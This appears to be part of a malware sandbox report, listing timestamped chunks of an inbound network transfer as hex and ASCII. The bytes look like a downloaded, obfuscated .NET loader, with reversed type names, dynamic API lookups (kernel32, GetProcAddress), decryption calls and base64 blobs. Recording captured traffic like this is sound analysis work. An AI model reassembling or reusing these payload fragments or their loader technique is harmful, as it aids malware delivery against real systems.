2022-01-14 01:04:32 UTC	62	IN	Data Raw: 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 33 05 00 06 2a 00 42 28 a9 00 00 06 d0 93 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 37 05 00 06 2a 00 42 28 a9 00 00 06 d0 94 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 3b 05 00 06 2a 00 42 28 a9 00 00 06 d0 95 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3f 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 96 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 43 05 00 06 2a 00 42 28 a9 00 00 06 d0 97 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 47 05 00 06 2a 00 42 28 a9 00 00 06 d0 98 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 4b 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 99 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 4f 05 00 06 2a 00 42 28 a9 00 Data Ascii: :o3*B((**o7*B((**o;*B((*2o?*B((**oC*B((**oG*B((*2oK*B((**oO*B(
2022-01-14 01:04:32 UTC	66	IN	Data Raw: 00 00 2d 00 1b 00 63 00 02 01 00 00 e8 04 00 00 2d 00 1b 00 68 00 02 01 00 00 3c 05 00 00 2d 00 1b 00 6d 00 02 01 00 00 a7 05 00 00 2d 00 1b 00 72 00 02 01 00 00 ba 05 00 00 2d 00 1b 00 77 00 11 01 00 00 f0 05 00 00 31 00 1b 00 7c 00 11 01 00 00 28 06 00 00 31 00 1e 00 7c 00 11 01 00 00 72 06 00 00 31 00 20 00 7c 00 11 01 00 00 ac 06 00 00 31 00 21 00 7c 00 11 01 00 00 dc 06 00 00 31 00 24 00 7c 00 11 01 00 00 0b 07 00 00 31 00 29 00 7c 00 09 01 00 00 48 07 00 00 31 00 2c 00 7c 00 09 01 01 00 7d 07 00 00 31 00 30 00 7c 00 01 01 00 00 8f 07 00 00 29 00 42 00 7c 00 00 01 00 00 d6 07 00 00 29 00 44 00 82 00 13 01 00 00 f5 07 00 00 31 00 45 00 83 00 00 00 00 00 16 08 00 00 29 00 45 00 83 00 00 00 00 00 45 08 58 08 29 00 45 00 84 00 05 01 00 00 6b 08 00 00 2d Data Ascii: -c-h<-m-r-w1|(1|r1 |1!|1$|1)|H1,|}10|)B|)D1E)EEX)Ek-
2022-01-14 01:04:32 UTC	70	IN	Data Raw: 15 01 00 c1 57 e3 15 11 00 cc 57 51 12 06 06 69 3c 75 05 36 00 f6 3f 70 0e 16 00 ec 3f 66 0e 11 00 5c 58 ec 01 33 01 98 58 04 16 33 01 d9 58 09 16 33 01 1a 59 0e 16 33 01 5b 59 e9 01 33 01 9c 59 13 16 33 01 dd 59 18 16 33 01 1e 5a 09 16 33 01 5f 5a 1d 16 33 01 a0 5a 22 16 13 00 e1 5a 75 05 13 00 04 5b 75 05 13 00 27 5b 75 05 13 00 4a 5b 75 05 13 00 6d 5b 75 05 13 00 90 5b 75 05 13 00 b3 5b 75 05 13 00 d6 5b 75 05 13 00 f9 5b 75 05 13 00 1c 5c 75 05 13 00 3f 5c 75 05 13 00 62 5c 75 05 13 00 85 5c 75 05 13 00 a8 5c 75 05 13 00 cb 5c 75 05 13 00 ee 5c 75 05 13 00 11 5d 75 05 13 00 34 5d 75 05 13 00 57 5d 75 05 13 00 7a 5d 75 05 13 00 9d 5d 75 05 13 00 c0 5d 75 05 13 00 e3 5d 75 05 13 00 06 5e 75 05 13 00 29 5e 75 05 13 00 4c 5e 75 05 13 00 6f 5e 75 05 13 00 Data Ascii: WWQi<u6?p?f\X3X3X3Y3[Y3Y3Y3Z3_Z3Z"Zu[u'[uJ[um[u[u[u[u[u\u?\ub\u\u\u\u\u]u4]uW]uz]u]u]u]u^u)^uL^uo^u

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	74	IN	Data Raw: 00 00 08 00 93 00 2a 31 51 0a 1b 01 b8 a9 00 00 08 00 93 00 49 31 63 08 1b 01 c8 a9 00 00 08 00 93 00 5d 31 69 08 1b 01 d8 a9 00 00 08 00 93 00 71 31 82 08 1b 01 ec a9 00 00 08 00 93 00 85 31 89 08 1b 01 00 aa 00 00 08 00 93 00 99 31 57 0a 1b 01 14 aa 00 00 08 00 93 00 b8 31 74 08 1b 01 20 aa 00 00 08 00 93 00 cc 31 5e 0a 1b 01 38 aa 00 00 08 00 93 00 e0 31 37 01 1b 01 40 aa 00 00 08 00 93 00 f4 31 66 0a 1b 01 48 aa 00 00 08 00 93 00 1a 32 75 09 1b 01 54 aa 00 00 08 00 93 00 3d 32 76 0a 1b 01 60 aa 00 00 08 00 93 00 61 32 7b 0a 1b 01 74 aa 00 00 08 00 93 00 75 32 d6 09 1d 01 84 aa 00 00 08 00 93 00 97 32 37 01 1d 01 8c aa 00 00 08 00 93 00 ab 32 5f 08 1d 01 94 aa 00 00 08 00 93 00 bf 32 82 0a 1d 01 a4 aa 00 00 08 00 93 00 d3 32 92 0a 1d 01 b4 aa 00 00 08 Data Ascii: *1QI1c]1iq111W1t 1^817@1fH2uT=2v`a2{tu2272_22
2022-01-14 01:04:32 UTC	78	IN	Data Raw: 00 08 00 93 00 4e 45 c8 0a eb 01 00 f0 00 00 08 00 93 00 62 45 a8 0a eb 01 08 f0 00 00 08 00 93 00 76 45 a8 0a eb 01 10 f0 00 00 00 00 91 18 0f 17 37 01 eb 01 18 f0 00 00 08 00 c3 02 f3 40 fe 0e eb 01 20 f0 00 00 08 00 c3 02 fe 40 fe 0e ec 01 28 f0 00 00 08 00 86 18 54 00 09 07 ed 01 30 f0 00 00 08 00 86 18 54 00 ac 0f ee 01 40 f0 00 00 08 00 c6 00 09 41 11 0f ef 01 48 f0 00 00 08 00 86 18 54 00 b3 0f ef 01 50 f0 00 00 08 00 86 18 54 00 bb 0f f1 01 58 f0 00 00 08 00 86 18 54 00 c0 0f f2 01 60 f0 00 00 08 00 c6 00 14 41 7e 01 f4 01 68 f0 00 00 08 00 c6 00 1f 41 7e 01 f4 01 70 f0 00 00 08 00 c6 00 2a 41 32 0f f4 01 80 f0 00 00 08 00 c3 02 35 41 41 0f f5 01 90 f0 00 00 08 00 83 00 0c 46 41 0f f6 01 a0 f0 00 00 08 00 c6 00 4b 41 56 0f f7 01 a8 f0 00 00 08 00 Data Ascii: NEbEvE7@ @(T0T@AHTPTXT`A~hA~p*A25AAFAKAV
2022-01-14 01:04:32 UTC	82	IN	Data Raw: 08 00 c3 02 ee 48 7e 01 65 02 14 fa 00 00 08 00 84 18 54 00 d7 00 65 02 1c fa 00 00 08 00 93 00 f9 48 45 01 65 02 24 fa 00 00 08 00 93 00 0d 49 0a 10 65 02 2c fa 00 00 00 00 91 18 0f 17 37 01 65 02 34 fa 00 00 08 00 c3 02 f3 40 fe 0e 65 02 3c fa 00 00 08 00 c3 02 fe 40 fe 0e 66 02 44 fa 00 00 08 00 86 18 54 00 18 10 67 02 4c fa 00 00 08 00 86 18 54 00 1d 10 68 02 5c fa 00 00 08 00 c6 00 09 41 11 0f 69 02 64 fa 00 00 08 00 86 18 54 00 24 10 69 02 6c fa 00 00 08 00 86 18 54 00 2c 10 6b 02 74 fa 00 00 08 00 86 18 54 00 31 10 6c 02 7c fa 00 00 08 00 c6 00 14 41 7e 01 6e 02 84 fa 00 00 08 00 c6 00 1f 41 7e 01 6e 02 8c fa 00 00 08 00 c6 00 f1 2e 08 02 6e 02 94 fa 00 00 08 00 c6 00 2a 41 32 0f 6e 02 a4 fa 00 00 08 00 c3 02 35 41 41 0f 6f 02 b4 fa 00 00 08 00 c6 Data Ascii: H~eTeHEe$Ie,7e4@e<@fDTgLTh\AidT$ilT,ktT1l|A~nA~n.n*A2n5AAo
2022-01-14 01:04:32 UTC	86	IN	Data Raw: 00 93 00 cd 55 c3 0a 13 03 2c 07 01 00 08 00 91 18 0f 17 37 01 13 03 4c 07 01 00 08 00 86 18 54 00 d7 00 13 03 54 07 01 00 08 00 83 00 ff 55 79 0e 13 03 5c 07 01 00 08 00 93 00 0e 56 45 01 15 03 64 07 01 00 08 00 93 00 22 56 6f 15 15 03 6c 07 01 00 08 00 93 00 36 56 37 01 15 03 74 07 01 00 08 00 86 18 54 00 d7 00 15 03 7c 07 01 00 08 00 83 00 69 56 7e 01 15 03 84 07 01 00 08 00 83 00 74 56 7e 01 15 03 8c 07 01 00 08 00 83 00 7f 56 7e 01 15 03 94 07 01 00 08 00 83 00 8a 56 7e 01 15 03 9c 07 01 00 08 00 83 00 95 56 7e 01 15 03 a4 07 01 00 08 00 83 00 a0 56 7e 01 15 03 ac 07 01 00 08 00 c3 03 c9 4a 7e 01 15 03 b4 07 01 00 08 00 c3 03 3e 47 7e 01 15 03 00 00 00 00 00 00 c3 07 fe 40 fe 0e 15 03 bc 07 01 00 08 00 c3 03 ee 48 7e 01 16 03 c4 07 01 00 08 00 83 18 Data Ascii: U,7LTTUy\VEd"Vol6V7tT|iV~tV~V~V~V~V~J~>G~@H~
2022-01-14 01:04:32 UTC	90	IN	Data Raw: 06 18 54 00 65 01 31 03 ac 11 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 22 1b 31 03 c0 11 01 00 08 00 16 00 f5 68 2a 1b 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 d0 11 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 3a 1b 31 03 e4 11 01 00 08 00 16 00 f5 68 42 1b 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 f4 11 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 52 1b 31 03 08 12 01 00 08 00 16 00 f5 68 5a 1b 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 18 12 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 6a 1b 31 03 2c 12 01 00 08 00 16 00 f5 68 72 1b 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 3c 12 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 Data Ascii: Te171F$"1h*1Te171F$:1hB1Te171F$R1hZ1Te171F$j1,hr1Te1<71F$
2022-01-14 01:04:32 UTC	95	IN	Data Raw: 00 03 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 04 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 04 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 04 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 20 04 00 dd 29 00 00 05 00 dd 29 00 00 06 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 04 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 03 00 03 00 dd 29 00 00 04 00 dd 29 02 00 05 00 Data Ascii:))))))))))))))))))))))))))))))))))))))))
2022-01-14 01:04:32 UTC	98	IN	Data Raw: dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 10 10 03 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 03 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 03 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 0a 56 00 00 02 00 0c 56 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 Data Ascii:))))))))))))))))))))))))))))))))))))VV))))))
2022-01-14 01:04:32 UTC	102	IN	Data Raw: 00 10 00 0e 00 11 00 0e 00 12 00 0e 00 13 00 0e 00 14 00 0e 00 15 00 0e 00 16 00 0e 00 17 00 0e 00 18 00 0e 00 19 00 0e 00 1a 00 0e 00 25 00 24 00 28 00 27 00 2a 00 29 00 2b 00 29 00 2c 00 2b 00 2d 00 29 00 2e 00 29 00 2f 00 29 00 30 00 29 00 31 00 29 00 32 00 29 00 33 00 29 00 34 00 29 00 35 00 29 00 36 00 29 00 37 00 29 00 38 00 29 00 3b 00 3a 00 3c 00 3a 00 3e 00 3d 00 3f 00 3d 00 40 00 3d 00 41 00 3d 00 42 00 3d 00 43 00 3d 00 44 00 3d 00 45 00 3d 00 46 00 3d 00 47 00 3d 00 48 00 3d 00 49 00 3d 00 4a 00 3d 00 4b 00 3d 00 4c 00 3d 00 4d 00 3d 00 4e 00 3d 00 4f 00 3d 00 50 00 3d 00 51 00 3d 00 52 00 3d 00 53 00 3d 00 54 00 3d 00 55 00 3d 00 56 00 3d 00 57 00 3d 00 58 00 3d 00 59 00 3d 00 5a 00 3d 00 5b 00 3d 00 5c 00 5b 00 5d 00 3d 00 5e 00 3d 00 5f 00 Data Ascii: %$('*)+),+-)./)0)1)2)3)4)5)6)7)8);:<:>=?=@=A=B=C=D=E=F=G=H=I=J=K=L=M=N=O=P=Q=R=S=T=U=V=W=X=Y=Z=[=\[]=^=_
2022-01-14 01:04:32 UTC	106	IN	Data Raw: 58 49 46 6a 6f 41 72 55 4b 73 00 59 75 62 65 6e 39 71 51 4f 79 43 49 39 4d 35 64 66 31 00 63 62 69 4b 53 31 66 4e 64 4c 59 32 33 61 32 30 64 62 00 6a 36 68 69 66 5a 64 43 4c 35 4e 6c 41 38 50 79 76 63 00 4f 74 39 42 74 50 62 4d 4a 5a 69 72 6b 30 49 79 6b 77 00 43 78 30 58 58 68 6d 45 47 38 44 38 69 56 54 43 37 75 00 6a 4f 61 69 51 42 53 4c 6b 4c 55 55 52 6f 62 6a 55 64 00 41 75 39 31 67 39 4d 43 4b 44 62 47 43 6f 78 47 34 47 00 42 4a 53 50 75 79 39 6e 67 53 53 45 44 70 59 70 33 55 00 77 39 78 75 6c 5a 33 58 39 64 77 66 59 37 34 73 44 49 00 54 43 42 46 75 55 54 70 48 66 54 44 5a 78 54 78 49 4b 00 6f 79 4a 70 59 47 32 77 63 53 51 4e 61 78 43 6c 4e 54 00 74 48 30 45 64 75 65 31 6a 38 4a 76 46 31 4f 31 4d 33 00 76 57 30 63 62 79 42 48 75 67 41 5a 46 69 65 38 Data Ascii: XIFjoArUKsYuben9qQOyCI9M5df1cbiKS1fNdLY23a20dbj6hifZdCL5NlA8PyvcOt9BtPbMJZirk0IykwCx0XXh mEG8D8iVTC7ujOaiQBSLkLUURobjUdAu91g9MCKDbGCoxG4GBJSPuy9ngSSEDpYp3Uw9xulZ3X9dwfY74sDITCBFuU TpHfTDZxTxIKoyJpYG2wcSQNaxClNTtH0Edue1j8JvF1O1M3vW0cbyBHugAZFie8

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	110	IN	Data Raw: 00 46 72 65 65 4c 69 62 72 61 72 79 00 68 4d 6f 64 75 6c 65 00 47 65 74 50 72 6f 63 41 64 64 72 65 73 73 00 70 72 6f 63 4e 61 6d 65 00 6b 65 72 6e 65 6c 33 32 00 72 6f 74 69 64 45 74 6e 65 6e 6f 70 6d 6f 43 6c 65 64 6f 4d 74 6e 65 6e 6f 70 6d 6f 43 6d 65 74 73 79 53 31 30 30 32 37 00 58 57 33 56 74 6f 67 48 71 48 65 6b 6b 64 58 35 6f 6f 33 00 61 72 67 00 74 6e 65 6d 65 6c 45 6e 6f 69 73 73 65 53 65 6c 62 61 69 6c 65 52 6e 6f 69 74 61 72 75 67 69 66 6e 6f 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 36 38 31 38 31 00 65 63 69 76 72 65 53 72 65 65 50 73 6c 65 6e 6e 61 68 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 34 33 34 35 37 00 72 6f 72 72 45 65 6c 69 70 6d 6f 43 79 72 65 75 51 72 65 68 63 74 61 70 73 69 44 6c 65 64 6f 4d 65 63 Data Ascii: FreeLibraryhModuleGetProcAddressprocNamekernel32rotidEtnenopmoCledoMtnenopmoCmetsyS10027XW3VtogHqHekkdX5oo3argtnemelEnoisseSelbaileRnoitarugifnoCledoMecivreSmetsyS68181ecivreSreePslennahCledoMecivreSmetsyS43457rorrEelipmoCyreuQrehctapsiDledoMec
2022-01-14 01:04:32 UTC	114	IN	Data Raw: 46 00 46 69 6c 65 53 74 72 65 61 6d 00 46 69 6c 65 4d 6f 64 65 00 46 69 6c 65 41 63 63 65 73 73 00 46 69 6c 65 53 68 61 72 65 00 6c 6b 70 36 39 71 5a 47 63 00 4e 69 58 54 41 32 48 58 37 00 54 6f 41 72 72 61 79 00 73 31 46 65 43 49 54 44 67 00 73 65 74 5f 4b 65 79 00 73 65 74 5f 49 56 00 43 72 65 61 74 65 44 65 63 72 79 70 74 6f 72 00 57 72 69 74 65 00 7a 6c 58 58 6f 63 43 6c 69 00 67 65 74 5f 4f 66 66 73 65 74 54 6f 53 74 72 69 6e 67 44 61 74 61 00 77 4e 31 63 64 52 79 54 53 00 53 74 61 72 74 73 57 69 74 68 00 67 65 74 5f 43 68 61 72 73 00 4d 71 55 4b 55 67 6a 62 45 00 72 74 36 73 58 58 68 65 31 00 61 44 4b 71 78 59 71 5a 6f 00 4b 34 79 78 4c 4a 72 74 4b 00 75 76 4b 79 64 42 6a 76 34 00 75 33 54 47 46 51 42 65 78 00 6d 66 76 42 64 70 68 58 79 00 76 53 33 Data Ascii: FFileStreamFileModeFileAccessFileSharelkp69qZGcNiXTA2HX7ToArrays1FeCITDgset_Keyset_IVCreateDecryptorWritezlXXocCliget_OffsetToStringDatawN1cdRyTSStartsWithget_CharsMqUKUgjbErt6sXXhe1aDKqxYqZoK4yxLJrtKuvKydBjv4u3TGFQBexmfvBdphXyvS3
2022-01-14 01:04:32 UTC	118	IN	Data Raw: 45 56 51 43 58 00 4e 30 35 68 76 51 48 74 4f 58 00 6c 50 6e 68 52 55 6b 74 32 54 00 63 44 30 68 4e 35 32 6e 4c 48 00 73 4a 33 68 72 50 57 78 58 37 00 56 61 76 68 62 34 30 41 73 37 00 52 65 6b 68 50 33 41 70 6d 30 00 61 59 73 68 36 35 62 44 69 63 00 52 37 6c 68 54 5a 31 42 70 5a 00 48 49 50 39 54 34 4f 4a 67 79 69 44 72 4e 61 75 66 47 59 00 47 52 49 38 42 4b 6a 4c 70 56 00 66 6e 38 38 43 6f 6f 75 67 67 00 75 67 53 38 78 79 43 67 67 66 00 69 48 49 38 44 37 49 47 79 50 00 50 66 4a 38 31 76 44 38 44 79 00 65 4e 64 38 67 6b 55 67 4b 47 00 43 41 6d 38 61 48 4c 32 56 46 00 66 77 72 68 44 73 74 51 6a 6e 00 4c 42 36 38 6c 66 51 76 75 74 00 41 6c 79 38 38 33 50 6e 32 4e 00 65 43 52 38 69 70 48 4a 39 35 00 4d 58 68 68 34 38 45 54 6c 64 00 6f 6f 75 38 37 6a 68 55 55 Data Ascii: EVQCXN05hvQHtOXlPnhRUkt2TcD0hN52nLHsJ3hrPWxX7Vavhb40As7RekhP3Apm0aYsh65bDicR7lhTZ1BpZHIP9T4OJgyiDrNaufGYGRI8BKjLpVfn88CooggugS8xyCggfiHI8D7lGyPPfJ81vD8DyeNd8gkUgKGCAm8aHL2VFfwrhDstQjnLB68lfQvutAly883Pn2NeCR8ipHJ95MXhh48ETldoou87jhUU
2022-01-14 01:04:32 UTC	122	IN	Data Raw: 6c 00 57 53 4b 6c 7a 6f 44 6f 30 53 00 6e 77 57 55 30 76 46 75 36 35 00 61 6a 69 55 31 43 73 74 50 54 00 6f 35 44 55 48 46 4d 70 34 44 00 68 56 34 55 66 75 49 77 4d 50 00 71 6d 74 55 49 41 39 66 4a 47 00 44 47 69 55 6d 32 70 78 70 48 00 4d 30 53 6d 36 47 5a 30 59 4d 49 69 55 6e 39 62 6a 63 54 00 74 43 44 69 78 78 63 48 6e 50 00 72 48 4f 69 79 68 73 79 72 34 00 6c 36 44 69 47 75 37 44 41 36 00 54 61 72 67 65 74 49 6e 76 6f 6b 63 61 74 69 6f 6e 45 78 63 65 70 74 69 6f 6e 00 4b 69 34 69 42 36 36 4c 48 56 00 70 6f 77 69 4c 34 38 54 73 73 00 58 74 61 69 46 6c 38 61 64 6f 00 4f 4b 47 69 57 6b 70 66 76 42 00 4c 61 6f 69 6e 57 4a 51 53 45 00 43 6f 6e 73 74 72 75 63 74 6f 72 49 6e 66 6f 00 4f 76 65 72 66 6c 6f 77 45 78 63 65 70 74 69 6f 6e 00 73 65 74 5f 49 74 65 6d Data Ascii: lWSKlzoDo0SnwWU0vFu65ajiU1CstPTo5DUHFMp4DhV4UfulwMPqmtUIA9fJGDGiUm2pxpHM0Sm6GZ0YMIiUn9bjcTtCDixxcHnPrHOiyhsyr4l6DiGu7DA6TargetInvocationExceptionKi4iB66LHVpowiL48TssXtaiFl8adoOKGiWkpfvBLaoinWJQSEConstructorInfoOverflowExceptionset_Item
2022-01-14 01:04:32 UTC	127	IN	Data Raw: 38 64 61 63 33 36 36 64 00 6d 5f 65 37 32 35 31 62 34 65 34 64 38 34 34 64 32 64 39 63 36 62 36 66 66 63 38 38 66 31 37 36 63 30 00 6d 5f 39 34 30 30 36 62 61 39 39 37 61 31 34 38 63 65 38 66 32 64 63 36 34 39 30 36 33 39 34 62 35 30 00 6d 5f 66 62 38 61 64 37 36 66 61 39 61 37 34 37 31 65 38 62 31 65 30 32 61 34 30 37 37 66 66 30 62 63 00 6d 5f 33 61 61 33 63 61 64 39 30 64 63 65 34 31 31 31 38 31 64 33 37 61 34 64 61 39 61 61 64 61 65 33 00 6d 5f 64 66 64 64 61 34 31 35 61 36 62 36 34 30 37 34 39 65 39 35 33 64 31 63 35 31 64 39 38 33 33 38 00 6d 5f 38 33 62 37 62 37 66 63 35 65 38 65 34 34 63 62 61 38 61 37 63 63 31 30 36 37 37 63 31 35 61 35 00 6d 5f 30 36 33 30 33 61 34 31 36 37 64 36 34 63 36 30 39 37 32 33 62 65 32 64 63 33 35 61 64 65 30 30 00 6d Data Ascii: 8dac366dm_e7251b4e4d844d2d9c6b6ffc88f176c0m_94006ba997a148ce8f2dc64906394b50m_fb8ad76fa9a7471e8b1e02a4077ff0bcm_3aa3cad90dce411181d37a4da9aadae3m_dfdda415a6b640749e953d1c51d98338m_83b7b7fc5e8e44cba8a7cc10677c15a5m_06303a4167d64c609723be2dc35ade00m
2022-01-14 01:04:32 UTC	130	IN	Data Raw: 38 00 73 65 33 68 48 59 61 51 54 39 00 73 45 4c 68 52 73 41 4e 75 30 00 59 45 6e 68 46 67 6a 4b 64 78 00 44 4d 41 68 74 56 64 4b 66 59 00 4f 69 59 68 35 75 46 79 37 67 00 45 56 77 67 31 4c 53 58 35 64 00 4d 37 55 68 34 4e 38 65 6b 72 00 6e 55 65 68 65 50 62 6e 6d 73 00 46 36 6c 68 42 58 42 77 58 38 00 6b 6e 4a 68 7a 55 48 4f 46 73 00 44 56 58 67 68 4e 4b 35 54 50 00 41 75 31 67 4f 79 47 65 76 35 00 63 76 6c 67 5a 6b 43 42 39 6c 00 78 77 31 67 49 77 43 41 78 74 00 48 36 71 67 76 6b 46 32 41 50 00 54 36 39 67 6c 72 79 76 73 47 00 4e 48 4c 67 4a 37 69 37 6a 77 00 4b 71 6d 67 6b 38 4f 4e 39 6d 00 42 69 6e 64 65 72 00 54 6f 43 68 61 72 41 72 72 61 79 00 46 72 6f 6d 42 61 73 65 36 34 43 68 61 72 41 72 72 61 79 00 54 6f 43 68 61 72 00 41 70 70 65 6e 64 00 49 6e Data Ascii: 8se3hHYaQT9sELhRsANu0YEnhFgjKdxDMAhtVdKfYOiYh5uFy7gEVwg1LSX5dM7Uh4N8ekrnUehePbnmsF6lhBXBwX8knJhzUHOFsDVXghNK5TPAu1gOyGev5cvlgZkCB9lxw1gIwCAxtH6qgvkF2APT69glryvsGNHLgJ7i7jwKqmgk8ON9mBinderToCharArrayFromBase64CharArrayToCharAppendIn
2022-01-14 01:04:32 UTC	134	IN	Data Raw: 61 00 72 00 41 00 72 00 72 00 61 00 79 00 00 0f 52 00 65 00 70 00 6c 00 61 00 63 00 65 00 00 17 54 00 6f 00 43 00 68 00 61 00 72 00 41 00 72 00 72 00 61 00 79 00 00 0d 4c 00 65 00 6e 00 67 00 74 00 68 00 00 07 47 00 65 00 74 00 00 59 4c 00 35 00 68 00 64 00 58 00 6c 00 53 00 61 00 44 00 57 00 31 00 59 00 73 00 4b 00 4f 00 44 00 79 00 2f 00 58 00 42 00 79 00 4d 00 59 00 53 00 6a 00 57 00 47 00 68 00 52 00 65 00 45 00 2b 00 45 00 41 00 6c 00 32 00 48 00 73 00 74 00 59 00 51 00 53 00 4d 00 3d 00 00 31 2f 00 4d 00 74 00 59 00 4c 00 4d 00 67 00 30 00 37 00 63 00 4f 00 33 00 44 00 31 00 61 00 2f 00 58 00 76 00 34 00 2b 00 43 00 67 00 3d 00 3d 00 00 1b 74 00 69 00 42 00 72 00 6d 00 6b 00 68 00 57 00 54 00 79 00 4e 00 59 00 64 00 00 80 9d 53 00 79 00 73 00 74 00 Data Ascii: arArrayReplaceToCharArrayLengthGetYL5hdXlSaDW1YsKODy/XByMYSjWGhReE+EAl2HstYQSM=1/MtYLMg07cO3D1a/Xv4+Cg==tiBrmkhWTyNYdSyst
2022-01-14 01:04:32 UTC	138	IN	Data Raw: 18 18 09 09 09 0a 00 05 08 18 18 1d 05 09 10 18 06 00 03 0e 0e 0e 0e 08 00 04 08 18 08 08 10 08 06 00 03 18 09 08 09 04 00 01 08 18 03 00 00 18 05 00 02 02 18 18 0a 07 05 1d 05 12 81 6d 08 08 08 0d 20 04 01 0e 11 81 71 11 81 75 11 81 79 05 00 00 12 80 ad 07 00 01 1d 05 12 80 ad 08 07 02 12 80 ad 12 80 f9 05 20 00 12 80 a1 07 20 03 01 1d 05 08 08 04 00 01 08 0e 0b 07 06 0f 03 45 0e 08 08 08 0f 03 05 00 02 02 0e 0e 06 07 04 02 02 08 08 04 20 01 02 0e 04 20 01 03 08 07 07 04 1d 05 08 08 08 06 07 03 1d 05 08 08 05 00 02 18 18 08 06 00 03 01 18 08 0a 07 00 04 01 1c 08 18 08 03 00 00 1c 05 00 00 12 81 4d 05 20 00 12 81 49 04 00 01 18 1c 06 00 03 18 18 1c 09 07 00 02 12 80 91 1c 02 07 00 02 12 80 91 0e 02 09 00 02 02 12 80 91 12 80 91 05 20 00 12 81 7d 05 20 00 Data Ascii: m quy E M I }
2022-01-14 01:04:32 UTC	142	IN	Data Raw: 0a 00 02 1d 12 81 1d 1c 12 82 68 04 06 12 82 6c 06 20 01 12 80 91 1c 09 00 02 12 80 91 1c 12 82 6c 04 06 12 82 70 07 00 02 02 1c 12 82 70 04 06 12 82 74 09 20 02 02 12 80 91 12 80 91 0c 00 03 02 12 80 91 12 80 91 12 82 74 04 06 12 82 78 04 20 01 05 1c 07 00 02 05 1c 12 82 78 04 06 12 82 7c 04 20 01 0a 1c 07 00 02 0a 1c 12 82 7c 04 06 12 82 80 04 20 01 0c 1c 07 00 02 0c 1c 12 82 80 04 06 12 82 84 04 20 01 0d 1c 07 00 02 0d 1c 12 82 84 04 06 12 82 88 07 20 02 12 80 ad 1c 0e 0a 00 03 12 80 ad 1c 0e 12 82 88 04 06 12 82 8c 06 20 02 1d 05 1c 08 09 00 03 1d 05 1c 08 12 82 8c 04 06 12 82 90 08 20 01 12 80 91 12 80 91 0b 00 02 12 80 91 12 80 91 12 82 90 04 06 12 82 94 07 20 02 1c 12 80 91 08 0a 00 03 1c 12 80 91 08 12 82 94 04 06 12 82 98 07 20 02 1c 12 80 91 09 Data Ascii: hl lppt tx x| |

Timestamp	kBytes transferred	Direction	Data
